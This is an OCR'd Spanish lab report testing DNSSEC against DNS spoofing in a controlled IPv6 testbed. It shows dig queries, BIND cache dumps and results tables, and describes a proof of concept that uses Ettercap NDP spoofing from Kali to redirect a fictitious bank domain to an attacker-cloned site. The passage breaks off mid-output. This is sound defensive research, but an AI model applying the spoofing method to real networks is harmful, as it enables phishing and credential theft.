
A continuación desde la consola del cliente validador, se realizan una serie de consultas para analizar las respuestas obtenidas.

Consultas

Consulta a dominio real

El cliente consulta al dominio www.comunicate.com exigiendo validación DNSSEC, obteniendo como respuesta el registro AAAA 2001:12:7000::cafe:37, respuesta no validada (ausencia del bit ad de validación en el campo flags).

```
root@CLIENTE:~# dig AAAA www.comunicate.com +dnssec +multiline

; <<>> DiG 9.9.5-9+deb8u15-Debian <<>> AAAA www.comunicate.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20723
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;www.comunicate.com.    IN AAAA

;; ANSWER SECTION:
www.comunicate.com.     3600 IN AAAA 2001:12:7000::cafe:37

;; Query time: 7 msec
;; SERVER: 2001:12:7000::cafe:5#53(2001:12:7000::cafe:5)
;; WHEN: Sun Aug 19 12:06:48 -05 2018
;; MSG SIZE  rcvd: 64
```



Consulta a dominio inexistente

El cliente consulta al dominio coomunicate.com exigiendo validación DNSSEC, obteniendo como respuesta el registro AAAA 2001:12:7000::cafe:37, respuesta no validada (ausencia del bit ad de validación en el campo flags).

```
root@CLIENTE:~# dig AAAA coomunicate.com +dnssec +multiline

; <<>> DiG 9.9.5-9+deb8u15-Debian <<>> AAAA coomunicate.com +dnssec +multiline
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 24369
;; flags: qr aa; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;coomunicate.com.       IN AAAA

;; ANSWER SECTION:
coomunicate.com.        3600 IN AAAA 2001:12:7000::cafe:37

;; Query time: 6 msec
;; SERVER: 2001:12:7000::cafe:5#53(2001:12:7000::cafe:5)
;; WHEN: Sun Aug 19 12:37:47 -05 2018
;; MSG SIZE  rcvd: 61
```

No.	Time	Source	Destination	Protocol	Length	Info
236	24.414668	2001:12:7000::cafe:28	2001:12:7000::cafe:5	DNS	106	Standard query 0x5f31 AAAA coomunicate.com
237	24.419710	2001:12:7000::cafe:5	2001:12:7000::cafe:28	DNS	123	Standard query response 0x5f31 AAAA 2001:12:7000::cafe:37

Vista desde Cache

Una vez se ha analizado el proceso de consulta desde el cliente se determinara la información generada en el servidor DNS cache validador producida por las consultas realizadas.

Desde el cache se puede observar desde diferentes perspectivas (estado, memoria cache y syslog) las consultas realizadas y los resultados obtenidos.

Memoria cache principal Para revisar envenenamiento

De igual forma se observa la memoria cache del servidor DNS cache a quien el cliente consulta después de realizar una segunda consulta, para observar si hay modificación de los datos almacenados por las consultas realizadas, utilizando el comando grep para determinar si se ha almacenado información relacionada a las consultas hechas.

En un principio se utiliza el comando grep para determinar si en la memoria cache se ha almacenado información relacionada con las consultas realizadas

```
root@validador:/var/cache/bind# cat named_dump.db | grep 2001:12:7000::cafe:37
root@validador:/var/cache/bind#
```

```
root@validador:/var/cache/bind# cat named_dump.db | grep comunicate.com
comunicate.com.         603342  NS      dns1.comunicate.com.
                                        20180915183922 20180816183922 1510 comunicate.com.
                                        20180915183922 20180816183922 4644 comunicate.com.
dns1.comunicate.com.    603342  AAAA    2800:3f0:4005:403::baca:2
www.comunicate.com.     9342    \-A     ;-$NXRRSET
; comunicate.com. SOA dns1.comunicate.com. admin.comunicate.com. 2 604800 864000 2419200 604800
; comunicate.com. RRSIG SOA ...
; IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR.comunicate.com. RRSIG NSEC3 ...
; IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR.comunicate.com. NSEC3 1 1 20 28003F024005BACA LDD01BT0POA2JGVTESOM7E1T1PR1JAKF AAAA
 RRSIG
```

Una vez se ha determinado que en la memoria cache se ha almacenada información relacionada a las consultas, se realiza un recorrido general sobre los datos almacenados en la memoria, para identificar los datos almacenados debido a las consultas realizadas.

Memoria cache principal

En las imágenes de abajo se puede observar los diferentes registro de recursos almacenados de los dominios relacionados a la consultas.

Dominio com

El servidor DNS cache almacena sobre el dominio com lo que le entregua el servidor autoritario del domino raiz y debido a que este esta firmado, almacena dicha informacion con nivel de confianza secure.

```
; glue
com.            603342     NS    a.gtld-servers.net.com.
; secure
                9342 \-DS ;-$NXRRSET
; . SOA f.root-servers.net. admin. 2 604800 864000 2419200
604800
; . RRSIG SOA ...
; A0TTOOSPTJ60A6EG7NHOUDTUO24E81C5. RRSIG NSEC3 ...
; A0TTOOSPTJ60A6EG7NHOUDTUO24E81C5. NSEC3 1 1 20
200105002FF2BEBE OPCUI7PMPFSIUVIS1NFSJ43D082HUU6M AAAA RRSIG
; U94DI2E2VGB5K79V3DS49DUBAJUTI9MT. RRSIG NSEC3 ...
; U94DI2E2VGB5K79V3DS49DUBAJUTI9MT. NSEC3 1 1 20
200105002FF2BEBE 61KVF976VQB9H0VE1VAJ1RJ69U9JPR7C NS SOA AAAA
RRSIG DNSKEY NSEC3PARAM
```

Dominio comunicate.com

El dominio comunicate.com se encuentra firmado, pero el domino com no lo está, el servidor DNS cache almacena con un nivel de confianza de answer los registros DNSSEC del dominio. Además como el dominio com esta sin firmar, este no tiene el registro DS del dominio de comunicate.com por lo cual no existe el registro DS para comunicate.com.

```
; glue
comunicate.com.      603342     NS    dns1.comunicate.com.
; answer
                9342 \-DS ;-$NXRRSET
; com. SOA a.gtld-servers.net. admin.com. 2 604800 864000
2419200 604800
; answer
                603342     DNSKEY     256 3 8 (
                           AwEAAZL6ytMtKpAbTv/Zl6tw6lVwawKX9LIY
                           5J5S6Y0CtqHWiFvj0yyrNjKxVKvWR0XS+1R4
                           byhg3GPO/mtaX1ZLkl8ol/CSdb77NZOXb0hC
                           ZhLyO3m70xLm0YiaSdm/d/Lt01OF7d9Yl8TR
                           pJ51YwUU/Znh/vXQIsIDfb6R7gRGjx/ilGrp
                           w4dHQZK+gXEegVHApXFZdkF+8W48RuXk+oQ+
                           wdjlQBDYKvy+fMaoQmyKkA3S4c0ZEA0cpFDS
                           UsKVdTl4NLt5Hloyqy7exWL7PzBMUZ7k2pxU
                           aw8WqP8TsN4e8uMNN28xciXciNdsObCjSNSV
                           xYcsmP5ED5HlAbnLfTQPbTk=
                           ) ; ZSK; alg = RSASHA256; key id =
4644                                                    1510
603342     DNSKEY     257 3 8 (
           AwEAAeoeMtRzkYqMIfKm1g4GoKA0Qce9BNEF
           R2DwbLOmNMfWW8DRFsUQHDchuG/H4bHNLDLN
           o/i0FLZ7D5LVXjBTKqFTt2mbhXxJQF18mN/O
           atY3cUu8/Z4GqTSCgAQ5G04jCojEG8HwuL7z
           KrYO0kJh+psTurx/Nahf0+a9llGPkHL5/njF
           w0o3FLq29XfEbophbhTw51srVUwaC7GiMa51
           5ntKCYjdzZcyGE5wTFWRB25gXcPSLCBLPuI1
           DxIu4Hr9NJZ8XrGK9sjlv9bm4msR7Cws3/9/
           zxD+dHf9Duw0/kHFC6f5nOxx/BxQQT9iLLiR
           Alw7kYOoJ0+qmJatBNKJpkPylaITF7OgpAzm
           RNBibPUeNlV/Fq7xLjAqdeICRLC11bU14hEe
           M28oJRw512wC9z0zXaNzYupptcds5EVMF9mM
           xkmH9WHNzrTgMhY3jB0mjAPa62kUx+cZTDEv
           5tgYWii9GUCoXRVaMSGLww3GUoU2oTmhJlAh
           eyHtEj2h1G2fZ11K32tcwLW0IHf3EdoAtL5i
           jaKl3r6ZLacIfN4jSnEXvALDK8CLY0pjkInL
           oPJuDLIHgw2OyVbehz17UBmv1sXBi3asPIbO
           gi9ItFzHX5WHHC3W7buWnMBTdWspXyrBD+e9
           5XD73HAHFHFzLeXbS+OH61TKOKzDqzlExDRx
           Cw3L
           ) ; KSK; alg = RSASHA256; key id =
```

```
; answer
                603342     RRSIG DNSKEY 8 2 604800 (
                           20180915183922 20180816183922 1510
comunicate.com.
                           MC0jUfyYOp5byTv9geRg68waOd6+tdBS3lkh
                           9PnHBE1VA/jqg6mhz1dgAm0Sp4LXvBR2WY0f
                           eR/eOZ90JR8SsTDmuF3hZSYln0tiIZ9gyz7c
                           x9suHh6eOQ7xN47x49PPQo4kc8SBg6tPVT3P
                           SZcRcG3uZSH+8ixE5l+KNE+jWsd8nA7h0U53
                           9sScMsI8p7tteYkZTlBQMzUxPp9rbtYOZ8EI
                           K6blMHG42ZyLi5jZg2u+dtj4oXnKiyGFCx2Z
                           z63Feh/3zBOyuY2dsCgWbVVBzql6nICjaJ/p
                           s8dGCe/f7SIxFwumsjb5MKeAky8xnyRXY1Qc  comunicate.com.
                           tLA7IDfTX5UD035s773L7K7vJOnrgXQTiJ2+                ND4W/r6t+vKJ3H+3nAejP8RYKloGwHd5yzh5
                           BAPCyWWDq9PoR84MUEcSDG3TeQIoMNnGORLt                WTZlRJYFYAqPohzrk+Hk4biOKhkP4LQv/3lD
                           bMelO36sHo6W5rN3FoP2JFyQqMjKb9xZH6rT                NEWXiztOVY2CpEXHKk80vL9hAeIRs8grXytL
                           I0/w8jv0YV6shIAV+CD2n/o6bW0934Nq68/X                uqy6oNIanizyQsJvjYWbAHF2Ye6nNX2XqLIc
                           AjLUcBkK8YnxDxJqF5AlxhjESjJfKb0u4mQt                uzPg4YJS2nvaUSNpQyKlCyt00qEUhuP5icVT
                           QK7utCYJzg7Sp8mcWwac/friUAsQQzAiwlf+                FLMuq2/qy0OS2mI1lUjkC6+jIAWHpV9u6NYq
                           b7KRZqijPcY+0rYxV/DddkEQF3Y9EvjDG8yZ                g7Wjfe910XvfZLozOemYWVnf3JfX8/RUD2aL
                           xP7UFZ6DI1Te9olO8B+kHZPpq5cJ2OzBEDpp                cKPHrfRp3VcekfX9bvuNFSRZ3niRyXzyVK8C
                           fhMYygIk70zHAlm8Cs7pn/+nDexMOkmAKYg4                DHJH3nu+tfTvAAVUv2FIfw5mXOJPYAyb7eXC
                           4oaZu34t0yRI3F+g+zMMQhIx55aYIkBSU3w=                Gh/o54d4LEYn9oxyuA== )
)
                603342     RRSIG DNSKEY 8 2 604800 (
                           20180915183922 20180816183922 4644
```

Dominios dns1.comunicate.com

Almacena como regidtro AAAA del dominio 2800:3f0:4005:403::baca:2 como dato de referencia , mientras que para el dominio www.comunicate.com no almacena registro.

```
; glue
dns1.comunicate.com.  603342     AAAA  2800:3f0:4005:403::baca:2
; answer
www.comunicate.com.   9342  \-A   ;-$NXRRSET
; comunicate.com. SOA dns1.comunicate.com. admin.comunicate.com.
2 604800 864000 2419200 604800
; comunicate.com. RRSIG SOA ...
; IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR.comunicate.com. RRSIG NSEC3
...
; IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR.comunicate.com. NSEC3 1 1 20
28003F024005BACA LDD01BT0POA2JGVTESOM7E1T1PR1JAKF AAAA RRSIG
; glue
a.gtld-servers.net.com.    603342     AAAA  2001:503:3f::beca:2
```

El Servidor DNS Cache no presenta envenenameito, debido que por el hombre en el medio cliente-servidor cache, el servidor cache no participa del proceso de consulta DNS

Vista desde Cache

Después de realizar una consulta al dominio inexistente se busca ver si se ha generado información relacionada a la consulta en la memoria cache del servidor DNS cache.

MEMORIA CACHE

De igual forma se observa la memoria cache del servidor DNS cache a quien el cliente consulta después de realizar una segunda consulta, para observar si hay modificación de los datos almacenados por las consultas realizadas, utilizando el

comando grep para determinar si se ha almacenado información relacionada a las consultas hechas.

En un principio se utiliza el comando grep para determinar si en la memoria cache se ha almacenado información relacionada con las consultas realizadas

```
root@validador:/var/cache/bind# rndc dumpdb -cache
root@validador:/var/cache/bind# rndc dumpdb -cache
root@validador:/var/cache/bind# cat named_dump.db | grep coomunicate.com
root@validador:/var/cache/bind#
```

```
root@validador:/var/cache/bind# cat named_dump.db | grep 2001:12:7000::cafe:37
root@validador:/var/cache/bind#
```

Memoria cache principal

En las imágenes de abajo se puede observar los diferentes registro de recursos almacenados de los dominios relacionados a la consultas.

```
; secure
                602060     RRSIG DNSKEY 8 0 604800 (
                           20180918123957 20180819123957 36276 .
                           r8ngSWniuyKvCv4BaCA34X2hABt/TvpBOeZ+
                           /xIehPL2OjPqDt/uw55IlNdZKlmDpPALgHnn
                           RUtrJrzGQo2ZVdTjG66aecwNLqC+tOM4DtRA
                           /VpKj+qdEGkclGYI5pWXSx2v5PbbSp3TuaWe
                           qPX7fqZvqDWqhVMQIKO3+WXJELmbFDsXYCZA
                           PLmSs8YX9YeoJT49nAg4vpNFepzkwUJU+2LQ
                           IP6g48SyV5y8zgM7hzROXS9iqAMRJB2ZUjkA
                           eccmI4GIf2Ralcf5fT7ywI3SW7ToE+0PqK5I
                           vUpkgPwIrle3SmJfTTLu3XlA9PeJplh/BHDP
                           MnQl07LsB5BI+xEihQ== )
```

```
602060     RRSIG DNSKEY 8 0 604800 (
           20180918123957 20180819123957 59887 .
           tcgbvcCgugozoX06gm8UvpGRpGir5g3xhMRU
           X2NUK/AT2Q0vWBrQeeNqcjL/D4Ddk8Wsw32y
           zyk8HMV1ABb60on5qTRK7TrA2nmJWowGS0M5
           cfuGyeiEes7aNN3so+HF1+/minCtjh90QIo3
           nXCK9Jqj8ArMfpijzPCcAfhFITyMhr9Rqyb7
           O86D1UacVGimfi/WEnCpPz8qC0JdaZ4y3VCv
           2YWRIkthyPf+IJcwJ/ZvFyrZrjeUaxzoyrqd
           X2iebygXHDXO9YmUD8ibDRg7BX2sKoDc6p2e
           Iwtmc58PI70ctWLRVKU+kuE8K6YfUGMLmwNR
           yNc2gx8A+8jRpFp9hWG335yiU7c9VTgyQzy4
           sswam83YP1Dg+qEJLsDUJun6Rn3i216h2NOP
           xOOo59AaKmp99h4xeppul5927j7fmUkKDco+
           /cXAIpLVRNw6F1KOdwCKuUXtX0vQeG3kZgRR
           5WRp46dVSVfiHEJHUTbxy0i+ccYSIKZZg5Ws
           Q6v8jB2q8UziVnTr5TOJ+81Mta1jdchBGfyN
           E92r34D2mHptAttmMp+UIZiPTC8EmXNcARV0
           oILtzOpnGAsw0pqgn5R1VEYdkQ+Jikbh2MjV
           /YUbMRa1V6r3cqJdY4YfATm4lQFintHy849v
           Gg0dEEmhQcVmYNq2XQd7k69TRLd3Dd0c70k= )
```

Dominio com

El servidor DNS cache almacena sobre el dominio com lo que le entregua el servidor autoritario del domino raiz y debido a que este esta firmado, almacena dicha informacion con nivel de confianza secure.

```
; glue
com.                602794     NS    a.gtld-servers.net.com.
; secure
                    8794  \-DS  ;-$NXRRSET
; . SOA f.root-servers.net. admin. 2 604800 864000 2419200 604800
; . RRSIG SOA ...
; A0TTOOSPTJ60A6EG7NHOUDTUO24E81C5. RRSIG NSEC3 ...
; A0TTOOSPTJ60A6EG7NHOUDTUO24E81C5. NSEC3 1 1 20 200105002FF2BEBE
OPCUI7PMPFSIUVIS1NFSJ43D082HUU6M AAAA RRSIG
; U94DI2E2VGB5K79V3DS49DUBAJUTI9MT. RRSIG NSEC3 ...
; U94DI2E2VGB5K79V3DS49DUBAJUTI9MT. NSEC3 1 1 20 200105002FF2BEBE
61KVF976VQB9H0VE1VAJ1RJ69U9JPR7C NS SOA AAAA RRSIG DNSKEY
NSEC3PARAM
```

Dominio comunicate.com

El dominio comunicate.com se encuentra firmado, pero el domino com no lo está, el servidor DNS cache almacena con un nivel de confianza de answer los registros DNSSEC del dominio. Además como el dominio com esta sin firmar, este no tiene el registro DS del dominio de comunicate.com por lo cual no existe el registro DS para comunicate.com.

```
; glue
comunicate.com.       602794     NS    dns1.comunicate.com.
; answer
                8794  \-DS  ;-$NXRRSET
; com. SOA a.gtld-servers.net. admin.com. 2 604800 864000 2419200
604800
; answer
                602794     DNSKEY     256 3 8 (
                           AwEAAZL6ytMtKpAbTv/Zl6tw61VwawKX9LIY
                           5J5S6Y0CtqHWiFvj0yyrNjKxVkvWR0XS+1R4
                           byhg3GPO/mtaX1ZLkl8ol/CSdb77NZOXb0hC
                           ZhLyO3m70xLm0YiaSdm/d/Lt01OF7d9Yl8TR
                           pJ51VwUU/Znh/vXQIsIDfb6R7gRGjx/ilGrp
                           w4dHQZK+gXEegVHApXFZdkF+8W48RuXk+oQ+
                           wdjlQBDYKvy+fMaoQmyKkA3S4c0ZEA0cpFDS
                           UsKVdTl4NLt5Hloyqy7exWL7PzBMUZ7k2pxU
                           aw8WqPSTsN4e8uMNN28xciXciNdsObCjSNSV
                           xYcsmP5ED5HlAbnLfTQPbTk=
                           ) ; ZSK; alg = RSASHA256; key id =
4644
```

```
4644
                602794     DNSKEY     257 3 8 (
                           AwEAAeoeMtRzkYqMIfKm1g4GoKA0Qce9BNEF
                           RZDwbLOmNMfWW8DRFsUQHDchuG/H4bHNLDLN
                           o/i0FLZ7D5LVXjBTKqFTt2mbhXxJQF18mN/O
                           atY3cUu8/Z4GqTSCgAQ5G04jCOjEG8HwuL7z
                           KrYO0kJh+psTurx/Nahf0+a9llGPkHL5/njF
                           w0o3FLq29XfEbophbhTw51srVUwaC7GiMa5l
                           5ntKCYjdzZcyGE5vTFWRBZ5gXcPSLCBLPuI1
                           DxIu4Hr9NJZSXrGK9sjlv9bm4msR7Cws3/9/
                           zxD+dHf9Duw0/kWFC6f5nOxx/BxQQT9iLLiR
                           Al w7kYOoJ0+qmJatBNKJpkPylaITF70gpAzm
                           RNBibPUeNlV/Fq7xLjAqdeICRLC1lbU14hEe
                           M2SoJRw5l2wC9z0zXaNzYupptcds5EVMF9mM
                           xkmH9WHNzrTgMhY3jB0mjAPa6ZkUx+cZTDEv
                           5tgVWii9GUCoXRVaMSGLww3GUoU2oTmhJlAh
                           eyHtEj2h1GZf211K32tcwLW0IHf3EdoAtL5i
                           jaKl3r6ZLacIfN4jSnEXvALDK8CLY0pjkInL
                           oPJuDLIHgw2OyVbehz17UBmv1sXBi3asPIbO
                           qi9ItFzHX5WHHC3W7buWnMBTdWspXyrBD+e9
                           5KD73HAHFHFzLeXbS+OH61TKOKzDqzlExDRx
                           Cw3L
                           ) ; KSK; alg = RSASHA256; key id =
1510
```

```
; answer
                602794     RRSIG DNSKEY 8 2 604800 (
                           20180915183922 20180816183922 1510
comunicate.com.
                           MC0jUfyYOp5byTv9geRg68waOd6+tdB83lkh
                           9PnHBE1VA/jqg6mhz1dgAm0Sp4LXvBR2WY0f
                           eR/eO290JR8SsTDmuF3hZSYln0tiI29gyz7c
                           x9suHh6eOQ7xN47x49PPQo4kc8SBg6tPVT3P
                           SZcRcG3uZSH+8ixE51+KNE+jWsd8nA7h0U53
                           9sScMsI8p7tteYkZTlBQMzUxPp9rbtYO28EI
                           K6blMHG42ZyLi5jZg2u+dtj4oXnKiyGFCx22
                           z63Feh/3zBOyuY2dsCgNbYVBzql6nICjaJ/p
                           s8dGCe/f78IxFwumsjb5MKeAkySxnyRXY1Qc
                           tLA7IDfTX5UD035s773L7K7vJonrgXQTiJ3+
                           BAPCyWWDq9PoR84MUEcSDG3TeQIoMNnGORLt
                           bMelO36sHo6W5rN3FoP2JFyQqMjKb9xZH6rT
                           I0/w8jv0YV6shIAV+CD2n/o6bW0934Nq68/X
                           AjlUcBkK8YnxDxJqF5AlxhjESjJfKb0u4mQt
                           QK7utCYJzg7Sp8mcWwac/friUAsQQzAiwlf+
                           h7KRZqijPcY+0rYxV/DddkEQFZY9ErjDG8y2
                           xP7UPZ6DI1Te9olO8S+kH2Ppq5cJ2OzBEDpp
                           fhMYygIk70zHAlm8Cs7pn/+nDexMOkmAKYg4
                           4oaZu34t0yRI3F+g+zMMQhIx55aYIkBSU3w= )
comunicate.com.
                602794     RRSIG DNSKEY 8 2 604800 (
                           20180915183922 20180816183922 4644
                           ND4W/r6t+vKJ3H+3nAejP8RYKloGwHd5yzh5
                           WTZlRJYFYAqPohzrk+Hk4biOKhkP4LQv/3lD
                           NEWXiztOVY2CpEXHKk80vL9hAeIRs8grXytL
                           uqy6oNIanizyQsJvjYWbAHF2Ye6nNX2XqLIc
                           uzPg4YJS2nvaUSNpQyKlCytO0qEUhuP5icVT
                           FLMuq2/qy0OS2mI1lUjkC6+jIAWHpV9u6NYq
                           g7Wjfe910XvfZLozOemYWVnf3JfX8/RUD2aL
                           cKPHrfRp3VcekfX9bvuNFSRZ3niRyXzyVK8C
                           DHJH3nu+tfTvAAVUv2FIfw5mXOJPYAyb7eXC
                           Gh/o54d4LEYn9oxyuA== )
```

Dominios dns1.comunicate.com

Almacena como regidtro AAAA del dominio 2800:3f0:4005:403::baca:2 como dato de referencia , mientras que para el dominio www.comunicate.com no almacena registro.

```
; glue
dns1.comunicate.com.  602794     AAAA 2800:3f0:4005:403::baca:2
; answer
www.comunicate.com.   8794 \-A   ;-$NXRRSET
; comunicate.com. SOA dns1.comunicate.com. admin.comunicate.com.
2 604800 864000 2419200 604800
; comunicate.com. RRSIG SOA ...
; IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR.comunicate.com. RRSIG NSEC3
...
; IRN9INC7NP4R0PR2OMDVGFLNFMB8OPOR.comunicate.com. NSEC3 1 1 20
28003F024005BACA LDD01BT0POA2JGVTESOM7E1T1PR1JAKF AAAA RRSIG
; glue
a.gtld-servers.net.com.    602794     AAAA 2001:503:3f::beca:2
```

El servidor cache no presenta envenenameito cuando el hombre en el medio se realiza entre el cliente y el servidor cache, asi se realice una consulta por un dominio inexistente.

PoC de DNS Spoofing entre el Cliente y el Servidor Cache Validador cuando el Cliente consulta por el nombre de dominio www.bancodk.com

1. **Descripción de la prueba**

La prueba de concepto de DNS Spoofing se realizó en el escenario real de pruebas controlado con la cadena de confianza rota, debido que en la red externa el dominio com se encuentra sin firmar, mediante un ataque de **HOMBRE EN EL MEDIO con NDP spoofing** entre el Cliente y el Servidor Cache Validador.

En este caso, se quiere suplantar la respuesta del Servidor DNS Autoritario del dominio www.bancodk.com por la dirección IPv6 del atacante Kali, con el propósito de envenenar la memoria del Servidor Cache insertando un registro DNS falso en la TABLA DNS. De esta forma, en lugar de dirigir al usuario o usuarios al sitio web legítimo, las víctimas serán direccionadas al sitio web falso clonado por el atacante, cuando realicen una consulta al dominio www.bancodk.com.

Al efectuar la prueba se determinará si el Cliente, es o no es vulnerable cuando realice una consulta a www.bancodk.com, de esta manera se evaluará si la prueba fue exitosa o no, teniendo en cuenta que en este escenario los

clientes no realizan el proceso de validación DNSSEC, mientras que el Servidor Cache recursivo de la organización sí.

2. **Herramienta:** Para la realización de la prueba se utilizó **Ettercap**, v2.8
3. **Topología de Red del Ambiente real de Prueba.**




Fig. x Topología de Red del Ambiente real de Prueba

4. **Ambiente de la prueba:**

   La prueba se desarrolló en un escenario real de pruebas controlado que cumple con las siguientes características:

   - La cadena de confianza DNSSEC se encuentra rota (dominio com se encuentra sin firmar.)
   - El proceso de validación de las respuestas DNS es efectuado por el el Servidor Cache validador recursivo de la organización, que posee tanto la clave pública del servidor raíz f.root-servers.net como la del dominio bancodk.com.

- Se realizó un ataque de hombre en el medio entre el cliente y el servidor DNS cache validador.
- Como máquina atacante se utilizó la distribución Kali-Linux de 64 bits, configurando la interfaz eth0 con acceso a la red interna 2001:12:7000: CAFÉ:0/112.
- El cliente Linux de la red interna CAFÉ, realiza las mismas consultas en momentos de tiempo diferentes para determinar si siempre se obtiene la misma información o respuesta cuando éste solicita una consulta a www.bancodk.com.
- El escenario real de pruebas se implementó con la distribución Linux Debian 9.4

5. Características de los equipos involucrados en la prueba:

S.O	EQUIPO	FUNCION	DIRECCION IPv6	DIRECCION MAC	INTERFACES
DEBIAN	Servidor cache recursivo -Validador	TARGET	2001:12:7000::cafe:5	08:00:27:F1:2C:A5	Eth0
	Router frontera-Gateway red CAFÉ	TARGET	2001:12:7000::cafe:5	f0:4d:a2:db:f2:ce	Eth0
	Cliente DNS Linux	Realiza la consulta al dominio www.comunicate.com	2001:12:7000::cafe:15	08:00:27:6A:D6:57	Eth0
KALI GNU/LINUX 2018	KALI	Atacante	2001:12:7000::cafe:14	08002756EAB2	Eth0

Tabla N°. Características de los equipos.

6. Resultados obtenidos de la Prueba:


DOMINIO	ESTADO	MITM	VALIDADORES	SUPLANTACION DE DOMINIO	ENVENENAMIENTO DE CACHE	VALIDACION CACHE	VALIDACION CLIENTE	POC EXITOSA
www.bancodk.com	F	CLIENTE -CACHE	CACHE	SI	NO	SI	NO	SI
baancodk.com	NF-I	CLIENTE -CACHE	CACHE	SI	NO	NO	NO	SI

Tabla N°. Resultados obtenidos.


Se obtuvo que la PoC es éxito, cuando el proceso de validacion es realizado solo por el servidor DNS cache, cuando la cadena de confianza esta rota. Ademas de que por el hombre en el medio cliente-servidor cache, el servidor cache validador no participa del proceso de consulta, por lo cual no se ve envenenano ni realiza proceso de validacion.

Ejecucion de la PoC desde Kali

Para realizar la prueba se comienza con la selección de los objetivos que se verán involucrados en la prueba, el servidor cache DNS y el cliente, como se muestra en la imagen de abajo



Después de seleccionado los objetivos, se realiza envenenamiento NDP para llevar a cabo ataque de hombre en el medio entre el cliente y el servidore DNS cache.



Efecto de hombre en el medio en Cache

Después de empezar la ejecución del ataque se observa que esta relación se ve afectada por MITM, como se muestra en la imagen de abajo, donde la dirección MAC del cliente ha sido modificada por la del atacante.

```
root@validador:~# ip -6 neigh
fe80::a00:27ff:fe48:919 dev enp0s3 lladdr 08:00:27:48:09:19 REACHABLE
